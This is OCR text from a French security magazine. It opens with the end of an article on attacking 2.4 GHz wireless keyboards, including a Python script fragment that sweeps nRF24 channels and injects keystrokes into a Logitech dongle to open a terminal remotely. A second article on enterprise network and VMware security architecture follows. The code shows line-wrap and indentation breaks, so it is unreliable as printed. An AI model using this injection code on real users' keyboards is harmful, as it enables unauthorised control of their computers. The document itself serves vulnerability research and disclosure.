    pkt_raw = ''.join(pkt)
    pkt_raw += chr(logitech_crc(pkt_raw))
    return pkt_raw
#Envoi du paquet
def send_payload(nrf, payload):
    """
    Routine optimized for windows systems, the Logitech
    driver seems to be more intolerant to errors or glitches.
    """
    for mod, key in payload:
        if mod == 0xff:
            time.sleep(key)
        else:
            pkt = build_packet(key, mod)
            nrf.transmit_payload(pkt)
            time.sleep(0.01)
            pkt = build_packet(0)
            nrf.transmit_payload(pkt)
            pkt = "00400116A9".decode('hex')
            nrf.transmit_payload(pkt)
##Main ##
target = TARGET_ADDR
radio = nrf24()
radio.enable_lna()
radio.enter_sniffer_mode(target)
timeout = 3.0
ping_payload = '\x0F\x0F\x0F\x0F'
ack_timeout = int(250 / 250) - 1
ack_timeout = max(0, min(ack_timeout, 3))
retries = 1
last_ping = time.time()-3600
channel_index = 0
channels = range(2,84)
success = False
done=False
i=0
while done is not True:
    # Follow the target device if it changes channels
    if (time.time() - last_ping) > timeout:
        # First try pinging on the active channel
        if not radio.transmit_payload(ping_payload, ack_timeout, retries):
            # Ping failed on the active channel, so sweep through all
available channels
            success = False
            for channel_index in range(len(channels)):
                radio.set_channel(channels[channel_index])
                if radio.transmit_payload(ping_payload, ack_timeout, retries):
                    # Ping successful, exit out of the ping sweep
                    last_ping = time.time()
                    success = True
                    break
        # Ping sweep failed
        if not success: logging.debug('Unable to ping {0}'.format(target))
          # Ping succeeded on the active channel
          else:
              last_ping = time.time()
    # send payload
    if success and not done:
        send_payload(radio, PAYLOAD_TEST)
        done = True
```




Fig. 4 : Ouverture d'un terminal puis de la calculatrice à distance.

5 Micro:bit for fun

Pour les lecteurs les plus motivés, il est aussi possible de réaliser les mêmes exploits avec un équipement Micro:bit. Tout comme pour le CrazyRadio PA, il est nécessaire en premier lieu d'installer un firmware modifié afin de le rendre capable de capturer et rejouer des paquets (Enhanced) ShockBurst. C'est Damien Cauquil lors de la defcon 25 qui a présenté son firmware Radiobit compatible avec un Micro:bit **[8]**, qui permet entre autres de réaliser des attaques sur les claviers et souris sans-fil. Le code source est disponible sur son dépôt GitHub **[9]**.

Les avantages qu'apporte un tel outil comparé au Crazyradio PA sont :

- il est plus facilement transportable ;

- il possède des connecteurs d'extension ;

- il dispose d'un écran de 5x5 LED pour afficher des informations ;
- il est équipé d'une puce nRF51822 qui lui permet de capturer des paquets d'une taille maximum de 254 octets, comparé au nRF24L qui lui est limité à 32 octets.

Cependant, il possède une plus faible portée à cause de son antenne qui n'est pas adaptée pour ce genre d'utilisation contrairement au Crazyradio PA qui comme son nom l'indique possède un « Power Amplifier ».

Ainsi, pour les lecteurs voulant approfondir le sujet avec un Micro:bit, il leur est laissé la possibilité de réimplémenter les attaques décrites ci-dessus.

Conclusion

L'étude réalisée dans cet article a permis de mettre en évidence les vulnérabilités de capture des frappes claviers et d'injection de commande sur des claviers sans fil 2.4GHz.

Le premier problème est dû au fait que le protocole ESB est un protocole de communication qui ne réalise pas d'authentification entre le dongle USB et le clavier. En effet, seule l'adresse de destination est renseignée et le clavier a un rôle d'émetteur tandis que le dongle USB a lui un rôle de récepteur avec comme seule possibilité le renvoi d'un paquet d'acquittement.

En plus de cela, le chiffrement des communications n'est pas correctement réalisé. Par exemple, pour les claviers Microsoft, un simple XOR avec l'adresse MAC de destination est effectué. Du côté de Logitech, bien que les communications soient chiffrées, la fonction de rétro-compatibilité permet de contourner le chiffrement en rejouant un paquet d'envoi de commande clavier au dongle USB Unifying.

Ainsi en l'absence de norme définie, il est crucial que les constructeurs implémentent des protocoles sécurisés incluant un système d'authentification entre le clavier et le dongle USB ainsi qu'un système permettant de chiffrer correctement les communications. ■

Remerciements

Je tiens à remercier Nicolas (@Nicknam3), Damien (@Virtualabs) et Thomas (@monsieur_p2t) pour leurs relectures et leurs conseils avisés, ainsi que toute l'équipe pentest pour leur soutien entre deux parties de Nerf.

Merci aussi à ma chère et tendre pour sa patience et son soutien lors de ma rédaction de l'article à la maison.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/ .

ACTUELLEMENT DISPONIBLE !


GNU/LINUX MAGAZINE n°215



VOTRE ANIMAL DE COMPAGNIE VIRTUEL !

NE LE MANQUEZ PAS CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



ÉVOLUTION DES ARCHITECTURES DE SÉCURITÉ RÉSEAU EN ENTREPRISE - PARTIE 1

Fabrice FLAUSS – fabrice.flauss@gmail.com
Ingénieur réseau et sécurité

mots-clés : ARCHITECTURE / RÉSEAU / L2 / L3 / VIRTUALISATION

Les équipes réseaux bâtissent le cœur de l'infrastructure, elles conçoivent les artères principales jusqu'à la capillarité « end-user », et la protège via les techniques et équipements adéquats. Mais est-elle toujours adaptée aux nouvelles architectures de type « rack server », blades, VMware vSphere, etc. ?

1 Introduction

Les équipes ont toutes la connaissance des « best practices » en matière d'architectures réseaux et sécurité, que cela soit au travers de leurs études, expériences professionnelles ou bien de la lecture de *MISC* et consorts.

La définition d'une architecture paraît alors limpide, mais elle doit être constamment revue soit par ajouts de composants, soit par migration des existants. Est-ce qu'une architecture âgée de dix ans peut encore faire face aux évolutions périphériques tels que les nouveaux serveurs montés en rack, ou bien aux nouvelles solutions logicielles par exemple VMware ? Ces équipements sont livrés avec leur lot de réseaux virtuels, dv-switch, de réseaux supplémentaires dédiés ou non pour le management via des interfaces spécifiques ou via les flux de production (*in* ou *out-of-band)*, etc.

Cet article propose l'évolution d'une architecture existante vers une toute nouvelle architecture sans pour autant investir dans de nombreux matériels supplémentaires. Mais surtout être à même de pallier des alertes de sécurité voire d'apporter a minima un contournement dans l'attente d'une résolution plus pérenne.

Il faut aussi suppléer des matériels obsolètes ou bien une architecture issue du manque de capillarité du cœur de réseau au profit d'équipements de baie.

Mais quelle est finalement la vision la plus appropriée ? La course au débit ? Au choix de connectique ? La plus sécuritaire ? Etc.

Et nos fondamentaux dans tout cela persisteront-ils à la finalité de ce document ?

Cet article en plus d'être didactique, se doit d'être force de proposition et laisser le lectorat choisir la solution la plus appropriée à son infrastructure.

2 Le monde « idéal »

De prime abord une architecture simple, mais efficace des salles serveurs telle que définie par notre expérience professionnelle d'antan est représentée figure 1.

C'est une architecture adéquate s'il n'y a pas énormément de zones à protéger. Le schéma classique est composé de deux routeurs en mécanisme de tolérance aux pannes et de haute-disponibilité HSRP **[1]**/VRRP **[2]** routant depuis et vers Internet et réalisant une annonce BGP, encaissant un minimum de filtrage (anti-spoofing et quelques ACL) ; de deux firewalls en haute disponibilité pour le routage filtrant des DMZ et des réseaux internes ; des load-balancers pour les applications web.

La figure 2 représente une version un peu plus sécurisée par une protection accrue des réseaux internes, le déplacement des serveurs d'applications et des serveurs de base de données, par adjonction d'une barrière de firewall. Un simple lien de niveau 2 peut suffire entre les deux barrières de firewall. Les ingénieurs sont perfectibles, ils peuvent commettre des erreurs de configuration ou être soumis à des bugs de version sur ces firewalls. C'est pour cela qu'il est important d'avoir des constructeurs différents sur les




Fig. 1 : Architecture simplifiée.

deux strates de pare-feux. Cette architecture étant totalement redondante, elle permet également d'être malléable aux changements de versions.

Mais comment est distribué l'ensemble des réseaux virtuels routés ou non par les firewalls ? Il va falloir irriguer les périphériques réseaux tels que les concentrateurs VPN pour les télétravailleurs par exemple, le load-balancing d'applications web, les clusters ou non de serveurs, acheminer les flux utilisateurs, etc.

La capillarité souhaitée est alors bien supérieure aux capacités d'interfaces physiques des firewalls, des débits souhaités, etc. Sur le terrain, comment sera architecturé le datacentre pour ces flux dits « side to side » et « user/side » ? Qui plus est, la charge est montante, c'est-à-dire qu'au fil des années, il faut ajouter du matériel au fur et à mesure d'ajouts de serveurs, de périphériques, de réseaux out-of-band, de contrôleur wifi…

Il est tentant d'opter pour l'utilisation massive de switchs permettant la connexion de l'ensemble de ces équipements pour pallier le manque de connectivité des firewalls, mais surtout par souci d'économie.

Pour protéger l'ensemble de ces flux, il faut pouvoir à tout moment contrôler l'accès à ces équipements, ils doivent donc obligatoirement transiter par une brique de firewalling.

3 La réalité versus l'objectif

Il convient de garder à l'esprit qu'il persiste de nombreuses salles serveurs dotées d'une baie centrale avec un câblage capillaire vers chaque baie de serveurs. Cela est dû, le plus souvent, à un cœur de réseau de type « switch - routeur » avec une densité de ports conséquente de manière centralisée.

Le câblage est ainsi dense au sein de chaque baie et irrigue de manière centrale chaque serveur.

Il a été délégué très souvent des règles de filtrage à ce routeur central voire à plusieurs, afin d'activer le routage inter-VLAN pour des zones de confiance de même nature. En exemple, des serveurs d'applications vers des serveurs de base de données, les flux sont filtrés par cet équipement avec de simples access-lists. La maintenabilité en condition opérationnelle de ces équipements est très coûteuse en temps et ressources humaines.




Fig. 2 : Architecture plus élaborée.

La dangerosité résulte dans les capacités de ces switchs à effectuer du routage, laisser à l'abandon ou l'oubli la déclaration d'un serveur DHCP sur telle ou telle zone, un adressage IP sur une interface VLAN, l'activation implicite du routage (ip routing sur un switch/routeur Cisco), etc.

Qui plus est, on constate de nombreuses zones historiques configurées de la sorte, DMZ, Intranet, load-balancer, etc. A priori lors de la migration de ces équipements, cette méthode a été revue, mais lors de ces phases, il n'est pas certain, d'avoir désactivé les paramètres par défaut. Pire, ce phasage peut être long et être mal anticipé, lors du passage par exemple de la figure 1 vers la figure 2, le lien entre les deux niveaux de firewalls peut être temporairement occupé par une DMZ historique et le rester pour un certain temps. On ne parle même pas ici de table de routage sur les serveurs, voire de filtrage via des iptables.

L'utilisation massive de « virtual domain », soit des domaines de routage étanches doit être bien réfléchi. Que cela soit sur les équipements de firewalling que sur les équipements de type load-balancing.

L'aboutissement d'une migration d'une salle serveurs vers un nouveau schéma d'infrastructure doit passer obligatoirement par un audit de l'ensemble de ces composants. Cette réflexion doit être réalisée en « mode projet », et positionner des jalons. Nous avons une forte tendance à oublier des manipulations anodines sur certains équipements pour les « restreindre » à leurs futures tâches.

Afin de remédier aux soucis de capillarité au sein des baies serveurs, on constate de plus en plus des équipements de baies de type switchs TOR (*top-of-rack*). Qui plus est, les serveurs ou blades demandent des débits plus conséquents, ces switchs apportent dorénavant des uplinks de type 10/40Go voire 100Go.

On a alors un synoptique simplifié en étoile autour d'un cœur dense en ports haut débit et diffusant « N » switchs de baie via des uplinks 10/40Go et avec des agrégats 802.3ad permettant une meilleure résilience. La matrice de compatibilité des interfaces est alors simplifiée, mais est-elle en adéquation vis-à-vis des interfaces cuivre des rack-serveurs ou en fonction de la matrice des flux user-side ou side-to-side ?

Malheureusement, on constate bien plus souvent une optimisation de l'espace allouée aux baies 42U qu'à une réflexion sur le type de serveur à implanter.

Il paraît opportun de catégoriser chaque équipement réseau, chaque serveur, chaque zone de criticité/sécurité, afin d'optimiser les flux.

En exemple, il serait convenable d'architecturer chaque baie en fonction de l'applicatif et des interactions entre les serveurs de même zone de criticité, ceux-ci ayant un fort impact en matière de débit et nombre de connexions (de même domaine de broadcast).

Il y a aussi les oubliés de la salle serveur, non impactant tant que cela fonctionne, les serveurs DNS, les serveurs de logs, la supervision et métrologie, les diverses sondes, etc. Qui n'a pas connu un redémarrage de salle serveurs ayant une infrastructure DNS défaillante ? On commencera « sûrement » en plus du réseau par ces briques.

Les proxies filtrants, eux, ont toute leur place également pour les utilisateurs, mais aussi pour les serveurs à des fins de mises à jour. On en oublierait presque les serveurs bureautiques, les serveurs DHCP, etc.

De quoi faire réfléchir à la mise en œuvre d'un tel synoptique de flux applicatifs, mais également et surtout à l'architecture globale de niveau 2.

Existe-t-il une solution miracle ? De toutes les manières non, on ne peut s'astreindre d'un schéma de flux à jour.

Mais on est dans une première étape de revisite de l'architecture de niveau 2. Il faut pour cela adjoindre maintenant des agrégats de type 802.3ad et du transport de VLAN 802.1q entre ces différents commutateurs de baie et le stack principal.

Afin de fiabiliser l'infrastructure, on a bien souvent recours à du *spanning tree*, mais cela devient très coûteux en interfaces physiques utilisées et avec des temps de convergence toujours très lents. En effet, en *rapid spanning tree* même si le temps de renégociation du root-id est diminué de 30 à 10 secondes, cela peut faire long sur une infrastructure complexe !

Il existe maintenant *Virtual Link Trunking* pour réaliser des stacks virtuels, par exemple entre des switchs DELL/ForceTen, le pendant chez CISCO étant VSS.

Attention, il faudra redonder les équipements de baie et créer ce lien virtuel de stacking pour éviter la mise en œuvre de *spanning-tree*, et en plus réaliser des doubles adductions sur les serveurs et équipements.

On en conviendra que cela n'est toujours pas possible sur tous les équipements et c'est là qu'intervient la réflexion première, du choix judicieux de placement des différentes briques.

4 La rationalisation des coûts versus le rêve

Les nouvelles générations d'équipements permettent de concentrer au sein d'un même châssis plusieurs serveurs dits lames. Dans le cas de DELL par exemple, un châssis (blade M1000e) redondé électriquement peut accueillir jusqu'à 16 lames. Ces racks sont apparentés au même design qu'un châssis de type switch, il y a la même notion de « fond de panier ». Lors de l'acquisition de ce type de châssis on va déterminer :

- type de châssis ;
- nombre d'alimentations électriques ;
- type de lame/serveur ;
- type d'attachement de carte réseau au sens interface, double port GBIC, quadruple, etc. ;

- attachement éventuel au système de stockage ;

- câblerie, etc.

Chaque lame possède un double attachement sur le fond de panier, donc une accessibilité aux deux cartes réseau. Cela nous rappelle quelque peu le mécanisme des switchs de type Cisco avec des cartes SUP ;-)

Il ne s'agit pas uniquement de cartes réseaux, mais directement l'accessibilité à un commutateur de fond de panier de type S6000 (dans le cas de Dell). Chaque numéro de port dans l'interface de configuration correspondant au numéro de la lame.

Il va donc résulter l'accessibilité à 2 switchs de fond de panier et éventuellement à des cartes FiberChannel pour chaque lame, soit jusque 16 serveurs dans un châssis tout équipé et cela dans un espace très restreint (10 U).

Il ne reste plus qu'à câbler ces équipements de la même manière que l'on intègre des switchs réseau au sein de l'architecture. La capillarité reste identique, mais il n'y a plus la résultante en matière de câbles puisque tout est intégré sauf pour les liens de type VLT. En effet, pour que cela soit redondé au niveau réseau, il faut créer ce lien en externe, car il peut être géré de manière différente en fonction des cartes « filles » insérées.

Qui plus est, le constat est une diminution au niveau du coût par le biais d'un affaiblissement des ressources énergétiques, du coût serveur, ainsi, qu'une simplification du câblage et en nombre d'heures/ETP (emploi temps plein).

La figure 3, page suivante, représente la mise en œuvre de ces équipements au sein d'une baie.

Le rêve ! 16 serveurs de large capacité tenant dans une baie 24U ! Équipements réseau et firewall compris !

Et surtout, un design simplifié en dual attachement 2*40G vers un core L2.

Quel est l'arbre qui cache la forêt ?

5 Une vision atrophiée

La vision physique, c'est maintenant 16 serveurs montés en rack avec 2 uplinks haut débits vers un core L2. Eh bien, oui et non, il faut remettre à plat son schéma d'infrastructure pour visualiser qu'il y a bien 2 switchs supplémentaires, de type S6000 si on parle de cartes MXL chez Dell, interconnectées localement en VLT.

La figure 4, page 80, représente ce nouveau schéma, chaque lame/serveur sera donc en double attachement sur chacun de ces switchs.

Wow, cela peut faire peur ! :D

En effet, si on souhaite mutualiser ce blade pour un ensemble de services sur des zones de criticité/sécurité différentes, il va donc falloir transporter des VLAN de différents niveaux DMZ's, Intranet, etc. Le schéma peut s'apparenter alors à une boucle.

ACTUELLEMENT DISPONIBLE !
HACKABLE n°24



CONTRÔLEZ VOTRE ÉCLAIRAGE D'INTÉRIEUR EN WIFI

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
https://www.ed-diamond.com




Fig. 3 : Architecture type 24U avec 16 serveurs montés en rack.

À l'ère de la mutualisation et rationalisation, des lames peuvent héberger des ESX VMware et des dizaines de VM.

Il va se poser alors les questions assujetties au réseau de management, au réseau vMotion, au réseau de stockage, etc. Comment distribuer ces réseaux en toute sécurité et avec le moins d'incidences possibles.

Cette boucle n'est qu'un effet visuel, mais cela peut devenir réel très rapidement par bévue ou mégarde de configuration, lors de l'adjonction d'un routeur virtuel au sein de la configuration du ou des ESX par exemple.

La prudence est de mise, mais surtout la rigueur lors de la création des liens 802.1Q avec l'utilisation essentielle de la commande « switchport trunk allowed » !

Concernant Vmware, l'ANSSI **[3]** a émis un guide de « best practice » que l'on ne peut que recommander de lire et d'appliquer. L'objectif de cet article n'est pas de le réciter, mais de l'appuyer.

Dans le cas de la virtualisation des serveurs, il faut absolument repartir de schémas de niveau 2 afin de réaliser l'optimisation des flux et bien positionner chaque VM's au sein de chaque ESX, c'est primordial.

De même, il faut apporter une réflexion globale sur un éventuel déni de service sur une ou plusieurs VM's par dépassement de taille mémoire, CPU, etc. en cas de *sur-provisionning* et des conséquences fatales sur l'ESX et par voie de conséquence sur les liens 2*10G utilisés par cette lame au sein de cette matrice de flux L2.

Il faut toujours avoir connaissance d'une contre-mesure que l'on peut facilement et rapidement apporter (blocage du lien, isolement, *shaping*, *rate-limit*, etc.).

Si on fait confiance aux VLAN, aux machines virtuelles, aux *virtual domains*, il convient de faire attention, ce n'est que de la configuration !

